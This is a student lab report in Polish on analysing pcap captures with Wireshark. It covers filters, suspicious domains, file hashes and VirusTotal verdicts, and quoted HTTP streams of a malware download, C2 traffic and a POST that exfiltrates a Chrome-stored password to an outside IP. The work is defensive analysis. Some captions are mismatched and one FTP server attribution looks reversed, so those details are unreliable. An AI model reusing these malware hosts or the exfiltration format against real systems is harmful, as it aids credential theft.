

# Wykrywanie zagrożeń i reakcja na incydenty

## Laboratorium 3

Tomasz Jarząbek 272279  
Wiktoria Migasiewicz 272177

01.04.2025

## Spis treści

<b>1</b>	<b>Opis laboratorium</b>	<b>3</b>
<b>2</b>	<b>Rozwiązania</b>	<b>3</b>
2.1	Plik pcap01 . . . . .	3
2.2	Plik pcap02 . . . . .	4
2.3	Plik pcap03 . . . . .	4
2.4	Plik pcap05 . . . . .	6
2.4.1	Plik 'Invoice&MSO-Request.doc' . . . . .	6
2.4.2	Plik knr.exe . . . . .	7
2.4.3	Plik ncsi.txt . . . . .	8
2.5	Plik pcap06 . . . . .	8
2.5.1	Analiza podejrzanych zapytań . . . . .	9
2.5.2	Analiza pobranych plików . . . . .	13
2.5.3	Analiza komunikacji . . . . .	16
2.5.4	Analiza ruchu na porcie 8082 . . . . .	19
2.5.5	Podsumowanie pliku pcap06 . . . . .	22

## 1 Opis laboratorium

Laboratorium polegało na zapoznaniu się z narzędziem Wireshark oraz użyciu go do analizy przygotowanych w ramach laboratorium plików .pcap zawierających ruch sieciowy między pewnymi hostami pod kątem wyszukania zagrożeń i nieprawidłowości.

## 2 Rozwiązania

### 2.1 Plik pcap01


**Polecenie:**

Proszę utworzyć filtr tak, by pozostały jedynie zapytania HTTP i zapytania „Client Hello” (TLS).

**Wykorzystany filtr:**

```
http || tls.handshake.type==1
```

**Wynik:**




Rysunek 1: Wynik filtru `http || tls.handshake.type==1`.

Filtr skutecznie ograniczył wyświetlane pakiety do żądanych typów.

**Polecenie:**

Proszę utworzyć nowe kolumny na podstawie pól „ServerName” i „Host”.

**Wynik:**



Rysunek 2: Wireshark z nowymi kolumnami.

Nowe kolumny ułatwiają analizę i szybkie identyfikowanie serwerów docelowych.

**Polecenie:**

Proszę wylistować z jakimi stronami podjęto komunikację. **Wynik:**

- iamther[.]org
- gmsmed[.]com
- gulfcoastcurbappeal[.]com

Zidentyfikowane domeny mogą wskazywać na analizowane połączenia sieciowe.

## 2.2 Plik pcap02

**Polecenie:** Proszę wylistować, z jakimi serwerami HTTP lub HTTPS maszyna nawiązała kontakt?

**Wynik:**

Source	Destination	Protocol	Server Name
10.12.3.101	217.18.244.196	HTTP	
217.18.244.196	10.12.3.101	HTTP	

Rysunek 3: HTTP i HTTPS, z którymi host miał kontakt.

Maszyna miała kontakt ze stroną:

*http://www[.]mercedes-club-bg[.]com//david/mko.exe*

Analiza ruchu HTTP/HTTPS wykazała połączenie z podejrzaną stroną.


## 2.3 Plik pcap03

**Polecenie:**

Zmodyfikować filtr tak, aby były wyświetlane tylko pakiety FTP.

**Wykorzystany filtr:**

*ftp* **Wynik:**



Source	Destination	Protocol	Server Name
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	

Rysunek 4: Wireshark tylko z pakietami FTP.

Filtr ftp skutecznie ograniczył wyświetlane pakiety do protokołu FTP.


#### Polecenie:

Proszę podać nazwę użytkownika wykorzystaną do połączenia oraz serwer FTP.

#### Wykorzystany filtr:


*ftp.request.command == "USER"*

#### Wynik:



Source	Destination	Protocol	Server Name
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	

Rysunek 5: Użytkownik łączący się z FTP.



Source	Destination	Protocol	Server Name
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	
192.185.230.61	10.11.20.102	FTP	
10.11.20.102	192.185.230.61	FTP	

Rysunek 6: Serwer FTP.

Użytkownik: schw@totallanonymous.com

Serwer FTP:10.11.20.102

Zidentyfikowanie użytkownika i serwera FTP może pomóc w dalszej analizie sesji.


#### Polecenie:

Proszę podać jakie pliki zostały pobrane.

#### Wykorzystany filtr:

ftp.request.command == "RETR"

#### Wynik:



Source	Destination	Protocol	Server Name
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	
10.11.20.102	192.185.230.61	FTP	

Rysunek 7: Pobrane pliki.

Pobrany plik: 064.exe

Zidentyfikowany plik może wymagać dalszej analizy pod kątem potencjalnych zagrożeń.

## 2.4 Plik pcap05

### 2.4.1 Plik 'Invoice&MSO-Request.doc'


Suma kontrolna:

- f808229aa516ba134889f81cd699b8d246d46d796b55e13bee87435889a054fb

**Typ pliku:**

- Invoice&MSO-Request.doc: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.3, Code page: 1252, Template: Normal.dotm, Last Saved By: Administrator, Revision Number: 2, Name of Creating Application: Microsoft Office Word, Create Time/Date: Thu Jun 27 18:24:00 2019, Last Saved Time/Date: Thu Jun 27 18:24:00 2019, Number of Pages: 1, Number of Words: 0, Number of Characters: 1, Security: 0

**Wynik Virustotal:**



Rysunek 8: Ustawienie obu maszyn w jednej wspólnej sieci..

Plik wykazuje wysokie podejrzenie Trojana.

#### 2.4.2 Plik knr.exe


**Suma kontrolna:**

- 749e161661290e8a2d190b1a66469744127bc25bf46e5d0c6f2e835f4b92db18

**Typ pliku:**

- knr.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 5 sections

**Wynik Virustotal:**



Rysunek 9: Ustawienie obu maszyn w jednej wspólnej sieci..

Plik wykazuje wysokie podejrzenie Trojana i/lub Backdoora.

### 2.4.3 Plik `ncsi.txt`


Suma kontrolna:

- 6137f8db2192e638e13610f75e73b9247c05f4706f0afd1fdb132d86de6b4012

Typ pliku:

- `ncsi.txt`: ASCII text, with no line terminators

Wynik Virustotal:



Rysunek 10: Ustawienie obu maszyn w jednej wspólnej sieci..

Plik nie wykazuje żadnych podejrzanych zachowań lub schematów.

## 2.5 Plik `pcap06`

Polecenie:

Proszę utworzyć filtr tak, by pozostały zapytania HTTP i metody negocjowania parametrów bez-



piecznej sesji HTTPS oraz ukryte zostały pakiety SSDP.


**Komenda:**

*(http.request || tls.handshake) && !ssdp*

Wyjaśnienie komendy:

- `http.request` - Filtruje tylko zapytania HTTP (pomija odpowiedzi `http.response`)
- `tls.handshake` - Zawiera pakiety związane z negocjacją sesji TLS, np. Client Hello, Server Hello, Certificate, itp.
- `!ssdp` - Ukrywa pakiety Simple Service Discovery Protocol (SSDP), który działa na UDP 1900

### 2.5.1 Analiza podejrzanych zapytań



Rysunek 11: Podejrzany ruch HTTP - 1.

Żądanie GET wskazuje na pobieranie pliku o losowej nazwie, co jest często stosowane w atakach typu malware delivery (np. trojany, ransomware). *"Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0)"* sugeruje przeglądarkę Internet Explorer na Windows 7, co jest dość przestarzałe; może to być próba spoofingu User-Agent w celu ominięcia filtrów bezpieczeństwa. *Keep-Alive: timeout=5* oznacza, że połączenie zostaje otwarte przez 5 sekund, co może być używane do utrzymywania sesji dla złośliwego pobierania.

```

Wireshark · Follow HTTP Stream (tcp.stream eq 7) · pcap06.pcap

GET /solar.php HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: pwttyEKzNtGatwnJmCcBLb0veCVpc
Host: 144.91.69.195

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 25 Sep 2019 17:54:12 GMT
Content-Type: application/octet-stream
Content-Length: 679008
Connection: keep-alive
Content-Description: File Transfer
Content-Disposition: attachment; filename="phn34ycjtghm.exe"
Expires: 0
Cache-Control: must-revalidate
Pragma: public

```

Rysunek 12: Podejrzany ruch HTTP - 2.

Żądanie *GET /solar.php* prowadzi do pobrania pliku o rozszerzeniu .exe, co jest typowym sposobem na dostarczenie malware. *User Agent* wygląda losowo, co może oznaczać, że jest to złośliwy skrypt lub bot pobierający plik automatycznie. Host nie posiada nazwy przetłumaczonej przez DNS, co jest wątpliwe w porównaniu do legalnych i znanych witryn.

170.238.117.187	HTTP	303 POST	/ono19/BACHMANN-BT0-PC_W617601.AC3B679F4A22738281E6D7B0C...
170.238.117.187	HTTP	402 POST	/ono19/BACHMANN-BT0-PC_W617601.AC3B679F4A22738281E6D7B0C...
170.238.117.187	HTTP	314 POST	/ono19/BACHMANN-BT0-PC_W617601.AC3B679F4A22738281E6D7B0C...

Rysunek 13: Podejrzany ruch HTTP - 3.

Widać, iż podobne ramki zostały wysłane z tego samego adresu o podejrzanym *User Agencie*.



Wireshark · Follow HTTP Stream (tcp.stream eq 51) · pcap06.pcap

```
POST /ono19/BACHMANN-BT0-PC_W617601.AC3B679F4A22738281E6D7B0C5946E42/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0;
.NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .
ET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=-----KMOGEEQTLQTCQMYE
Content-Length: 249

-----KMOGEEQTLQTCQMYE
Content-Disposition: form-data; name="data"

https://nytimes.com/|randybachman|P@ssw0rd$

-----KMOGEEQTLQTCQMYE
Content-Disposition: form-data; name="source"

chrome passwords
-----KMOGEEQTLQTCQMYE--

HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Wed, 25 Sep 2019 18:07:26 GMT
```


Rysunek 14: Podejrzany ruch HTTP - 4.

Na tej przechwyconej ramce widać, iż zachodzi pozytywna próba kradzieży danych do loginu użytkownika na hosta.

170.238.117.187	HTTP	323 POST /ono19/BACHMANN-BT0-PC_W617601.AC3B679F4A22738281E6D7B0C...
185.98.87.185	HTTP	203 GET /tablone.png HTTP/1.1
187.58.56.26	TLSv1	181 Client Hello
10.9.25.101	TLSv1	1376 Server Hello, Certificate, Server Key Exchange, Server Hello ...
187.58.56.26	TLSv1	188 Client Key Exchange, Change Cipher Spec, Encrypted Handshake ...
10.9.25.101	TLSv1	113 Change Cipher Spec, Encrypted Handshake Message
185.98.87.185	HTTP	204 GET /samerton.png HTTP/1.1

Rysunek 15: Podejrzany ruch HTTP - 5.

Na kolejnych ramkach widać otrzymany przez atakującego ruch z hosta (najprawdopodobniej wykradzione dane poufne) oraz wysłane na hosta pliki tablone.png i samerton.png.




```
Wireshark · Follow HTTP Stream (tcp.stream eq 57) · pcap06.pcap

GET /tablone.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 185.98.87.185

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 25 Sep 2019 18:08:24 GMT
Content-Type: image/png
Content-Length: 249906
Last-Modified: Wed, 25 Sep 2019 12:26:25 GMT
Connection: keep-alive
ETag: "5d8b5cf1-3d032"
Accept-Ranges: bytes
```

Rysunek 16: Podejrzany ruch HTTP - 6.

Pobierany plik to .png, ale jego duży rozmiar (ok. 250 KB) może sugerować, że to nie jest zwykły obraz. Najprawdopodobniej jest to plik wykonywalny lub archiwum po prostu z rozszerzeniem .png lub zaszyfrowana jest w nim pewna wiadomość.



```
Wireshark · Follow HTTP Stream (tcp.stream eq 46) · pcap06.pcap

GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab HTTP/1.1
Cache-Control: max-age = 86414
Connection: Keep-Alive
Accept: */*
If-Modified-Since: Mon, 27 Sep 2010 23:29:10 GMT
If-None-Match: "0e746c99b5ecb1:0"
User-Agent: Microsoft-CryptoAPI/6.1
Host: www.download.windowsupdate.com
```

Rysunek 17: Podejrzany ruch HTTP - 7.

Na pierwszy dzut oka ramka może wydawać się podejrzana, ponieważ pobierane są jakieś pliki, ale po jej analizie można stwierdzić, iż jest to pobierana aktualizacja z oficjalnej strony Windows.

## 2.5.2 Analiza pobranych plików

```

(kali㉿kali)-[~/Documents]
$ ll
total 1524
-rw-r--r-- 1 kali kali 249 Mar 27 18:16 81
-rw-r--r-- 1 kali kali 3 Mar 27 18:16 '81(1)'
-rw-r--r-- 1 kali kali 260 Mar 27 18:16 '81(2)'
-rw-r--r-- 1 kali kali 1844 Mar 27 18:16 '81(3)'
-rw-r--r-- 1 kali kali 269 Mar 27 18:16 '81(4)'
-rw-r--r-- 1 kali kali 189 Mar 27 18:16 '81(5)'
-rw-r--r-- 1 kali kali 1348 Mar 27 18:16 83
-rw-r--r-- 1 kali kali 189 Mar 27 18:16 '83(1)'
-rw-r--r-- 1 kali kali 4007 Mar 27 18:16 90
-rw-r--r-- 1 kali kali 120 Mar 27 18:16 '90(1)'
-rw-r--r-- 1 kali kali 154 Mar 27 18:16 '90(2)'
-rw-r--r-- 1 kali kali 26 Mar 27 18:16 '90(3)'
-rw-r--r-- 1 kali kali 58373 Mar 27 18:16 authrootstl.cab
-rw-r--r-- 1 kali kali 3546 Mar 27 18:16 dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
-rw-r--r-- 1 kali kali 14 Mar 27 18:16 ncsi.txt
-rw-r--r-- 1 kali kali 249906 Mar 27 18:16 'samerton(1).png'
-rw-r--r-- 1 kali kali 249906 Mar 27 18:16 samerton.png
-rw-r--r-- 1 kali kali 679008 Mar 27 18:16 solar.php
-rw-r--r-- 1 kali kali 249906 Mar 27 18:16 tablone.png

```

